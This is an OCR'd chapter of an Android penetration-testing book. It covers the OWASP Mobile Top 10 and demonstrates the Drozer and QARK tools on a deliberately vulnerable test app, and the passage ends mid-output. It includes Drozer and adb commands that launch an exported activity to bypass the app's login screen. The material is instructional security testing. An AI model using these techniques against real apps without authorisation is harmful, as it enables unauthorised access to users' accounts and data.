
Guidelines for testing and securing mobile apps

There are multiple organizations providing guidelines for testing and securing mobile apps. The most common ones include OWASP Mobile Top 10 and Veracode Mobile App Top 10. Additionally, there are also guidelines from Google itself on how to secure Android apps by showing examples of what not to do. Having knowledge on these guidelines is important in order to understand what to look for during a penetration test.

Let's have a brief look at OWASP Mobile Top 10 Vulnerabilities.

OWASP Top 10 Mobile Risks (2014)

The following diagram shows the OWASP Top 10 Mobile Risks, which is a list of top 10 mobile app vulnerabilities released in 2014. This is the latest list as of writing this book:



The following are the top 10 vulnerabilities and we will have a deeper look into each of these vulnerabilities in the following sections:

- M1: Weak Server-Side Controls
- M2: Insecure Data Storage
- M3: Insufficient Transport Layer Protection
- M4: Unintended Data Leakage
- M5: Poor Authorization and Authentication
- M6: Broken Cryptography
- M7: Client-Side Injection
- M8: Security Decisions via Untrusted Inputs
- M9: Improper Session Handling
- M10: Lack of Binary Protections

Let's look at what each of these sections talk about.

M1: Weak Server-Side Controls

Weak Server-Side Controls talk about the attacks on the application backend. Most of the applications today use an Internet connection and they communicate with the backend servers using REST or SOAP APIs. Security principles associated with the traditional webservers and web applications will remain the same as we are simply using a different frontend (Mobile Client) and the backend is still the same. Typical attack vectors include finding out the entry points in the exposed APIs and fuzzing them for various vulnerabilities, exploiting misconfigured servers, and so on. Almost all the traditional OWASP top 10 vulnerabilities are applicable to this section.

M2: Insecure Data Storage

Developers assume that the data stored on a device's file system is not accessible to attackers. With this assumption, developers often store sensitive data such as usernames, Authentication tokens, passwords, PINs, and Personal Information such as DOB and Addresses on a device's file system using concepts such as shared preferences or SQLite databases. There are multiple ways to access this data stored locally on a device. The common techniques would be to root the device and access the data, use backup based attacks and so on. We will discuss these exploitation techniques in the next chapter.

M3: Insufficient Transport Layer Protection

As we can see in the previous diagram, Insufficient Transport Layer Protection is at 3rd place. Similar to Web Applications, Mobile applications may transmit sensitive information over insecure networks, which may lead to serious attacks. It is very common in coffee shops and airports to access open Wi-Fi where malicious attackers can actually perform MITM attacks to steal sensitive data from the users on the network.

When pentesting mobile apps, there could be scenarios where the application may pass credentials or session tokens over the network. So it is always a good idea to analyze app traffic to see if it is passing sensitive information over the network. There is another important scenario where the majority of apps are vulnerable. If an application is performing authentication over HTTPS and sending authentication cookies over HTTP, the application is vulnerable since an attacker can easily get the authentication cookies being passed over HTTP, and these cookies are as powerful as username and password to login to the app. Lack of certificate verification and weak handshake negotiation are also common problems with Transport Layer Security.

M4: Unintended Data Leakage

When an application processes sensitive information taken as input from the user or any other source, it may result in placing that data in an insecure location in the device. This insecure location could be accessible to other malicious apps running on the same device, consequently leaving the device in a serious risk state. Code becomes vulnerable to serious attacks, since exploiting these side channel data leakage vulnerabilities is very easy. An attacker can simply write a small piece of code to access the location where the sensitive information is stored. We can even use tools like adb to access these locations.

Here is the list of example scenarios where unintended data leakage flaws may exist:

- Leaking content providers
- Copy/paste buffer caching
- Logging
- URL caching
- Browser cookie objects
- Analytics data sent to third parties

M5: Poor Authorization and Authentication

Mobile apps, as well as devices, have different usability factors than what we have in traditional web applications and laptop computers. It is often required to have short PINs and passwords due to the mobile device's input form factor. Authentication requirements for mobile apps can be quite different from traditional web authentication schemes due to availability requirements. It is very easy for an attacker to brute force these shorter PINs in the application if no controls are enforced to prevent such attacks. We can test for poor authorization schemes by trying to access more privileged functions of the application by crafting malicious requests to the server and seeing if these requests are served.

M6: Broken Cryptography

Broken cryptography attacks come into the picture when an app developer wants to take advantage of encryption in his application. Broken cryptography in Android apps can be introduced due to various reasons. The two main reasons as mentioned in the OWASP Mobile Top 10 Project are as follows:

- Using a weak algorithm for encryption/decryption:

  This includes the usage of algorithms with significant weaknesses or are otherwise insufficient for modern security requirements such as DES, 3DES, and so on

- Using a strong encryption algorithm but implementing it in an insecure way:

  This includes storing keys in the local database files, hardcoding the keys in the source, and so on

M7: Client-Side Injection

Client-side injection results in the execution of malicious code on the mobile device via the mobile app. Typically, this malicious code is provided in the form of data that the threat agent inputs to the mobile app through a number of different means.

The following are some of the examples of Client-Side Injection attacks in Android apps:

- Injection in WebViews
- Traditonal SQL Injection in raw SQL statements used with SQLite databases
- SQL Injection in content providers
- Path traversal in content providers

M8: Security Decisions via Untrusted Inputs

Developers should always assume that malformed inputs can be given by unauthorized parties to abuse the sensitive functions of an application. Specifically in Android, an attacker can intercept the calls (IPC or web service calls) and tamper with such sensitive parameters. Weak implementation of such functionality leads to improper behavior of an app and can even grant higher level permissions to an attacker. One example would be to invoke sensitive activities by using malformed intents.

M9: Improper Session Handling

Mobile apps use protocols like SOAP or REST to connect to services. These protocols are stateless. When a mobile client application is used with these protocols, clients get a token from the server after authentication. The token generated by the server will now be used during the user's session. OWASP's Improper Session Handling talks about attacking and securing these sessions. One common problem that is often seen in mobile apps is invalidating the token at the client side and not at the server side. Usually, the token received by the application will be placed on the client's file system using shared preferences or SQLite databases. A malicious user who gains access to this token, can use it at any time if the token is not properly invalidated at the server side. Other possible scenarios are session timeouts, weak token creation, and an expired token.

M10: Lack of Binary Protections

Reverse Engineering is one of the most common problems seen in the majority of Android apps. One of the first steps attackers perform when they get an app binary is to decompile or disassemble the application. This allows them to view the hardcoded secrets, find vulnerabilities, and even modify the functionality of the application by repacking the disassembled application. Though obfuscating the source code is not a hard thing to do, the majority of the apps do not appear to do it. When the code is not obfuscated, all an attacker needs is a nice tool such as apktool or dex2jar to get the work done. Some applications check for rooted devices. It is also possible to bypass such checks by reversing the app or by manipulating the application flow by hooking into it.

Reference:

`https://www.owasp.org/index.php/Projects/OWASP_Mobile_Security_Project_-_Top_Ten_Mobile_Risks`

Automated tools

This book is focused more on concepts rather than tools. However, automated tools often save us some time during penetration tests. The following are some of the most common automated tools that are available for automated assessments of Android applications.

Drozer and Quark are two different tools that may come in handy during your Android app assessments.

We will discuss many techniques such as hooking into application processes and performing runtime manipulations, reverse engineering, manually discovering and exploiting vulnerabilities, and so on. However, this section focuses on using automated tools such as Drozer and Quark in order to get you started with the assessments.

Drozer

Drozer is a framework for Android security assessments developed by MWR labs. As of writing this book, Drozer is one of the best tools available for Android Security Assessments. According to their official documentation, "Drozer allows you to assume the role of an Android app and to interact with other apps, through Android's **Inter-Process Communication** (**IPC**) mechanism, and the underlying operating system".

When dealing with most of the automated security assessment tools in the Web world, we need to provide the target application details, go and have a cup of coffee, and come back to get the report. Unlike regular automated scanners, Drozer is interactive in nature. To perform a security assessment using Drozer, the user has to run the commands on a console on his workstation. Drozer sends them to the agent sitting on the device to execute the relevant task.

Drozer installation instructions were shown in *Chapter 1*, *Setting Up the Lab*.

First, launch the Drozer terminal, as shown following:

```
srini@srini:~$ drozer console connect
Selecting 8b4345b2d9047f21 (unknown Android SDK built for x86 4.4.2)

           ..                    ..:.
          ..o..                  .r..
           ..a..  . ....... .  ..nd
             ro..idsnemesisand..pr
             .otectorandroidsneme.
          .,sisandprotectorandroids+.
        ..nemesisandprotectorandroidsn:.
       .emesisandprotectorandroidsnemes..
     ..isandp,..,rotectorandro,..,idsnem.
     .isisandp..rotectorandroid..snemisis.
     ,andprotectorandroidsnemisisandprotec.
    .torandroidsnemesisandprotectorandroid.
    .snemisisandprotectorandroidsnemesisan:
    .dprotectorandroidsnemesisandprotector.

drozer Console (v2.3.3)
dz>
```

Performing Android security assessments with Drozer

This section gives you a brief idea about how to get started with Drozer for your security assessments. We will take an example of how to exploit vulnerable activities, which are exported. We will discuss these vulnerabilities without using Drozer in more detail later in this book.

We can install the app in a real device or emulator. In my case, I am using an emulator for this demo.

Installing testapp.apk

Let's install the testapp application using the following command:

```
srini@srini:~$ adb install testapp.apk
d3993 KB/s (743889 bytes in 0.181s)

        pkg: /data/local/tmp/testapp.apk
Success
srini@srini:~$ d
```

The `testapp.apk` that we are using in this example has an exported activity. Activities when exported can be launched by any other application running on the device. So, let's see how we can make use of Drozer to perform a security assessment of this app.

The following are some useful commands available in Drozer.

Listing out all the modules

```
dz> list
```

The preceding command shows the list of all Drozer modules that can be executed in the current session:

```
dz> list
app.activity.forintent                  Find activities that can handle the given intent
app.activity.info                       Gets information about exported activities.
app.activity.start                      Start an Activity
app.broadcast.info                      Get information about broadcast receivers
app.broadcast.send                      Send broadcast using an intent
app.package.attacksurface               Get attack surface of package
```

The previous screenshot shows the list of modules that can be used (The output is truncated for brevity).

Retrieving package information

To list out all the packages installed on the emulator, run the following command:

```
dz> run app.package.list
```

```
dz> run app.package.list
com.isi.contentprovider (ContentProvider)
com.android.soundrecorder (Sound Recorder)
com.android.sdksetup (com.android.sdksetup)
com.android.launcher (Launcher)
com.android.defcontainer (Package Access Helper)
com.android.smoketest (com.android.smoketest)
com.isi.testapp (testapp)
com.android.quicksearchbox (Search)
```

The preceding output is truncated.

Now, to figure out the package name of a specific app, we can specify the flag `-f` with the string we are looking for:

```
dz> run app.package.list -f [string to be searched]
```

```
dz> run app.package.list -f testapp
com.isi.testapp (testapp)
dz>
```

As we can see in the previous screenshot, we got our target app listed following:

```
com.isi.testapp
```

To see some basic information about the package, we can run the following command:

```
dz> run app.package.info -a [package name]
```

In our case:

```
dz> run app.package.info -a com.isi.testapp
```

```
dz> run app.package.info -a com.isi.testapp
Package: com.isi.testapp
  Application Label: testapp
  Process Name: com.isi.testapp
  Version: 1.0
  Data Directory: /data/data/com.isi.testapp
  APK Path: /data/app/com.isi.testapp-1.apk
  UID: 10052
  GID: None
  Shared Libraries: null
  Shared User ID: null
  Uses Permissions:
  - None
  Defines Permissions:
  - None

dz>
```

We can see a lot of information about the app. The preceding output shows where the app data is residing on the file system, APK path, if it has any shared User ID, and so on.

Identifying the attack surface

This section is one of the most interesting sections when working with Drozer. We can identify the attack surface of our target application with a single command. It gives the details such as exported applications components, if the app is debuggable, and so on.

Let's go ahead and find out the attack surface of `testapp.apk`. The following command is the syntax for finding the attack surface of a specific package:

```
dz> run app.package.attacksurface [package name]
```

In our case for `testapp.apk`, the command becomes as follows:

```
dz> run app.package.attacksurface com.isi.testapp
```

```
dz> run app.package.attacksurface com.isi.testapp
Attack Surface:
  2 activities exported
  0 broadcast receivers exported
  0 content providers exported
  0 services exported
    is debuggable
dz>
```

As we can see in the previous screenshot, the testapp application has two activities, which are exported. Now it's our job to find the name of the activities exported and if they are sensitive in nature. We can further exploit it by using existing Drozer modules. This app is also debuggable, which means we can attach a debugger to the process and step through every single instruction and even execute arbitrary code in the context of the app process.

Identifying and exploiting Android app vulnerabilities using Drozer

Now, let's work on the results we got in the previous section where we were trying to identify the attack surface of our target applications.

Attacks on exported activities

This section focuses on digging deeper into `testapp.apk` in order to identify and exploit its vulnerabilities.

From the previous section, we already knew that this app has an exported activity. To identify the names of the existing activities in the current package, let's go ahead and execute the following command:

```
dz> run app.activity.info -a [package name]
```

In our case:


```
dz> run app.activity.info -a com.isi.testapp
```

In the previous screenshot, we can see the list of activities in the target application. `com.isi.testapp.MainActivity` is obviously the home screen which is supposed to be exported in order to be launched. `com.isi.testapp.Welcome` looks like the name of the activity which is behind the login screen. So, let's try to launch it using Drozer:

```
dz> run app.activity.start --component [package name] [component name]
```

In our case it is:

```
dz> run app.activity.start –component com.isi.testapp com.isi.testapp.
Welcome
```



The preceding command formulates an appropriate intent in the background in order to launch the activity. This is similar to launching activities using the activity manager tool, which we discussed in the previous section. The following screenshot shows the screen launched by Drozer:

It is clear that we have bypassed the authentication in order to login to the app.

What is the problem here?

As we discussed previously, the activity component's `android:exported` value is set to `true` in the `AndroidManifest.xml` file:

```
<activity android:name="com.isi.testapp.Welcome"
          android:exported="true">

</activity>
```

This section is to give readers a brief introduction to Android Application Penetration testing with Drozer. We will see even more sophisticated vulnerabilities and their exploitation using Drozer in later chapters.

QARK (Quick Android Review Kit)

According to the official home page of QARK, "At its core, QARK is a static code analysis tool, designed to recognize potential security vulnerabilities and points of concern for Java-based Android applications. QARK was designed to be community based, available to everyone and free for use. QARK educates developers and information security personnel about potential risks related to Android application security, providing clear descriptions of issues and links to authoritative reference sources. QARK also attempts to provide dynamically generated ADB (Android Debug Bridge) commands to aid in the validation of potential vulnerabilities it detects. It will even dynamically create a custom-built testing application, in the form of a ready to use APK, designed specifically to demonstrate the potential issues it discovers, whenever possible".

QARK installation instructions were shown in *Chapter 1*, *Setting Up the Lab*.

This section shows how to use QARK to perform Android app assessments.

QARK works in two modes:

- Interactive mode
- Seamless mode

Interactive mode enables the user to choose the options interactively one after the other. Whereas seamless mode allows us to do the whole job with one single command.

Running QARK in interactive mode

Navigate to the QARK directory and type in the following command:

```
python qark.py
```

This will launch an interactive QARK console as shown following:

```
 .d88888b.            d8888   8888888b.    888    d8P
d88P" "Y88b          d88888   888   Y88b   888   d8P
888     888         d88P888   888    888   888  d8P
888     888        d88P 888   888   d88P   888d88K
888     888       d88P  888   8888888P"    8888888b
888 Y8b 888      d88P   888   888 T88b      888  Y88b
Y88b.Y8b88P     d8888888888   888  T88b     888   Y88b
 "Y888888"     d88P     888   888   T88b   888    Y88b
       Y8b


INFO - Initializing...
INFO - Identified Android SDK installation from a previous run.
INFO - Initializing QARK


Do you want to examine:
[1] APK
[2] Source

Enter your choice:
```

We can choose between APK and source code based on what we want to scan. I am going with the APK option, which allows us to see the power of QARK in decompiling the APK files. After choosing the APK option **[1]**, we need to provide the path to an APK file on our PC or pull an existing APK from the device. Let's choose the APK file location from the PC. In my case, I am going to give the path of the APK file (`testapp.apk`):

```
Do you want to examine:
[1] APK
[2] Source

Enter your choice:1

Do you want to:
[1] Provide a path to an APK
[2] Pull an existing APK from the device?

Enter your choice:1

Please enter the full path to your APK (ex. /foo/bar/pineapple.apk):
Path:../testapp.apk
```

After providing the path of the target APK file, it is going to extract the `AndroidManifest.xml` file as follows:

```
Please enter the full path to your APK (ex. /foo/bar/pineapple.apk):
Path:../testapp.apk
INFO - Unpacking /Users/srini0x00/Downloads/testapp.apk
INFO - Zipfile: <zipfile.ZipFile object at 0x10f00c810>
INFO - Extracted APK to /Users/srini0x00/Downloads/testapp/
INFO - Finding AndroidManifest.xml in /Users/srini0x00/Downloads/testapp
INFO - AndroidManifest.xml found
Inspect Manifest?[y/n]
```

We can inspect the extracted `Manifest` file by choosing **y** above:


```
Inspect Manifest?[y/n]y
INFO - <?xml version="1.0" ?><manifest android:versionCode="1" android:versionName="1.0" package="com.isi.testapp" xmlns:androi
d="http://schemas.android.com/apk/res/android">
<uses-sdk android:minSdkVersion="8" android:targetSdkVersion="18">
</uses-sdk>
<application android:allowBackup="true" android:debuggable="true" android:icon="@7F020000" android:label="@7F050000" android:th
eme="@7F060001">
<activity android:label="@7F050000" android:name="com.isi.testapp.MainActivity">
<intent-filter>
<action android:name="android.intent.action.MAIN">
</action>
<category android:name="android.intent.category.LAUNCHER">
</category>
</intent-filter>
</activity>
<activity android:exported="true" android:name="com.isi.testapp.Welcome">
</activity>
</application>
</manifest>
Press ENTER key to continue
```

QARK first displays the manifest file and waits for the user to continue. Press *Enter* to start analyzing the manifest file as follows:

```
Press ENTER key to continue
INFO - Determined minimum SDK version to be:8
WARNING - Logs are world readable on pre-4.1 devices. A malicious app could potentially retrieve sensitive data from the logs.
ISSUES - APP COMPONENT ATTACK SURFACE
WARNING - Backups enabled: Potential for data theft via local attacks via adb backup, if the device has USB debugging enabled (
not common). More info: http://developer.android.com/reference/android/R.attr.html#allowBackup
POTENTIAL VULNERABILITY - The android:debuggable flag is manually set to true in the AndroidManifest.xml. This will cause your
application to be debuggable in production builds and can result in data leakage and other security issues. It is not necessary
 to set the android:debuggable flag in the manifest, it will be set appropriately automatically by the tools. More info: http:/
/developer.android.com/guide/topics/manifest/application-element.html#debug
INFO - Checking provider
INFO - Checking activity
WARNING - The following activity are exported, but not protected by any permissions. Failing to protect activity could leave th
em vulnerable to attack by malicious apps. The activity should be reviewed for vulnerabilities, such as injection and informati
on leakage.
          com.isi.testapp.MainActivity
          com.isi.testapp.Welcome
INFO - Checking activity-alias
INFO - Checking services
INFO - Checking receivers
Press ENTER key to begin decompilation
```


As we can see in the preceding screenshot, QARK has identified several issues, among which one is a potential vulnerability due to the fact that the `android:debuggable` value is set to `true`. QARK also has provided a warning that the activities shown preceding are exported.

After finishing the analysis of the manifest file, QARK begins with **decompilation**, which is required for Source Code Analysis. By pressing the *Enter* key, we can begin with the decompilation process as follows:



For some reason, if this decompilation process takes a lot of time we can press *C* to continue with the analysis of whatever the code that was extracted during the decompilation process. QARK uses various tools to carry out the decompilation process.

After the decompilation process, we can press *Enter* to continue with source code analysis:



Let's start Source Code Analysis:

```
Press ENTER key to begin Static Code Analysis
INFO - Running Static Code Analysis...
INFO - Looking for private key files in project

Crypto issues  32%|##################                                    |
Broadcast issues  35%|####################                                |
Webview checks  47%|##########################                          |
X.509 Validation  33%|##################                                  |
Pending Intents  23%|#############                                       |
File Permissions (check 1)  50%|########################                |
File Permissions (check 2)   0%|                                         |
```

As we can see in the previous screenshot, source code analysis has started to identify the vulnerabilities in the code. This provides a lengthy output on the screen with all the possible findings. This looks as follows:

```
================================================================================
============================
INFO - This class is exported from a manifest item: MainActivity
INFO - Checking this file for vulns: /Users/srini0x00/Downloads/testapp/
classes_dex2jar/com/isi/testapp/MainActivity.java
entries:
onCreate
INFO - No custom imports to investigate. The method is assumed to be in
the standard libraries
INFO - No custom imports to investigate. The method is assumed to be in
the standard libraries
INFO - No custom imports to investigate. The method is assumed to be in
the standard libraries
INFO - No custom imports to investigate. The method is assumed to be in
the standard libraries
INFO - No custom imports to investigate. The method is assumed to be in
the standard libraries
INFO - No custom imports to investigate. The method is assumed to be in
the standard libraries
INFO - No custom imports to investigate. The method is assumed to be in
the standard libraries
```

```
INFO - No custom imports to investigate. The method is assumed to be in
the standard libraries

INFO - No custom imports to investigate. The method is assumed to be in
the standard libraries

INFO - No custom imports to investigate. The method is assumed to be in
the standard libraries

INFO - No custom imports to investigate. The method is assumed to be in
the standard libraries

INFO - No custom imports to investigate. The method is assumed to be in
the standard libraries

INFO - No custom imports to investigate. The method is assumed to be in
the standard libraries

INFO - No custom imports to investigate. The method is assumed to be in
the standard libraries

================================================================================
==========================

INFO - This class is exported from a manifest item: Welcome

INFO - Checking this file for vulns: /Users/srini0x00/Downloads/testapp/
classes_dex2jar/com/isi/testapp/Welcome.java

entries:

onCreate

INFO - No custom imports to investigate. The method is assumed to be in
the standard libraries

ISSUES - CRYPTO ISSUES

INFO -  No issues to report

ISSUES - BROADCAST ISSUES

INFO -  No issues to report

ISSUES - CERTIFICATE VALIDATION ISSUES

INFO -  No issues to report

ISSUES - PENDING INTENT ISSUES

POTENTIAL VULNERABILITY - Implicit Intent: localIntent used to create
instance of PendingIntent. A malicious application could potentially
intercept, redirect and/or modify (in a limited manner) this Intent.
Pending Intents retain the UID of your application and all related
permissions, allowing another application to act as yours.  File: /
Users/srini0x00/Downloads/testapp/classes_dex2jar/android/support/v4/app/
TaskStackBuilder.java More details: https://www.securecoding.cert.org/
confluence/display/android/DRD21-J.+Always+pass+explicit+intents+to+a+Pen
dingIntent

ISSUES - FILE PERMISSION ISSUES

INFO -  No issues to report
```

```
ISSUES - WEB-VIEW ISSUES

INFO - FOUND 0 WEBVIEWS:

WARNING - Please use the exploit APK to manually test for TapJacking
until we have a chance to complete this module. The impact should be
verified manually anyway, so have fun...

INFO - Content Providers appear to be in use, locating...

INFO - FOUND 0 CONTENTPROVIDERS:

ISSUES - ADB EXPLOIT COMMANDS

INFO - Until we perfect this, for manually testing, run the following
command to see all the options and their meanings: adb shell am. Make
sure to update qark frequently to get all the enhancements! You'll
also find some good examples here: http://xgouchet.fr/android/index.
php?article42/launch-intents-using-adb

==>EXPORTED ACTIVITIES:

1com.isi.testapp.MainActivity

adb shell am start -a "android.intent.action.MAIN" -n "com.isi.testapp/
com.isi.testapp.MainActivity"

2com.isi.testapp.Welcome

adb shell am start -n "com.isi.testapp/com.isi.testapp.Welcome"


To view any sticky broadcasts on the device:

adb shell dumpsys activity| grep sticky


INFO - Support for other component types and dynamically adding extras is
in the works, please check for updates
```

After the scan, QARK will present the following screen. This is one of its unique features, which allows us to create a POC app by choosing option **[1]**:

```
For the potential vulnerabilities, do you want to:
[1] Create a custom APK for exploitation
[2] Exit
Enter your choice:2
An html report of the findings is located in : /Users/srini0x00/Downloads/qark-master/report/report.html
```


Additionally, it provides some adb commands to exploit the issues identified. Another nice feature of QARK to mention is its ability to provide nice reports.

Reporting


As we can see in the previous screenshot, QARK has generated a report with the name `report.html`. We can navigate to the path provided in the previous screenshot and open a `report.html` file to see the report.

QARK reporting is simple and clean.

The following screenshot shows the overview of QARK findings under **Dashboard**:




Let's first check the vulnerabilities reported from the Manifest file:



As we can see, there are two vulnerabilities identified. Apart from the vulnerability information, there are some references provided to help understand the vulnerability and its risks.

The next tab has vulnerabilities related to app components:



As we can see in the preceding screenshot, QARK has identified two activities that are exported. Manual verification is required to decide if they are really vulnerabilities that pose some risk to the app. For this, we need to create a malicious application or use some adb commands. QARK provides these adb commands in its report as shown following:

We can install the target app on a device/emulator and run these commands on a PC.

Running QARK in seamless mode:

The following command can be used to run QARK in seamless mode:

```
$ python qark.py --source 1 --pathtoapk ../testapp.apk --exploit 1
--install 1
```

This will do the same process of finding vulnerabilities that we did in the preceding session, however this time, without user intervention.

If you are facing errors with building the POC app, set `-exploit` value to `0`.

If you don't want it to be installed on the device set `-install` value to `0`.

It looks as shown following:

```
python qark.py --source 1 --pathtoapk ../testapp.apk --exploit 0
--install 0
```

This will just perform the assessment and provide you a report without the POC app as shown below:

```
INFO - Initializing...
INFO - Identified Android SDK installation from a previous run.
INFO - Initializing QARK


INFO - Unpacking /Users/srini0x00/Downloads/testapp.apk
INFO - Zipfile: <zipfile.ZipFile object at 0x104ba0810>
INFO - Extracted APK to /Users/srini0x00/Downloads/testapp/
INFO - Finding AndroidManifest.xml in /Users/srini0x00/Downloads/testapp
INFO - AndroidManifest.xml found
INFO - <?xml version="1.0" ?><manifest android:versionCode="1"
android:versionName="1.0" package="com.isi.testapp"
xmlns:android="http://schemas.android.com/apk/res/android">
<uses-sdk android:minSdkVersion="8" android:targetSdkVersion="18">
</uses-sdk>
<application android:allowBackup="true" android:debuggable="true"
android:icon="@7F020000" android:label="@7F050000"
android:theme="@7F060001">
<activity android:label="@7F050000" android:name="com.isi.testapp.
MainActivity">
<intent-filter>
<action android:name="android.intent.action.MAIN">
</action>
<category android:name="android.intent.category.LAUNCHER">
</category>
</intent-filter>
</activity>
<activity android:exported="true" android:name="com.isi.testapp.Welcome">
</activity>
</application>
</manifest>
INFO - Determined minimum SDK version to be:8
WARNING - Logs are world readable on pre-4.1 devices. A malicious app
could potentially retrieve sensitive data from the logs.
ISSUES - APP COMPONENT ATTACK SURFACE
```

```
WARNING - Backups enabled: Potential for data theft via local attacks
via adb backup, if the device has USB debugging enabled (not common).
More info: http://developer.android.com/reference/android/R.attr.
html#allowBackup

POTENTIAL VULNERABILITY - The android:debuggable flag is manually set
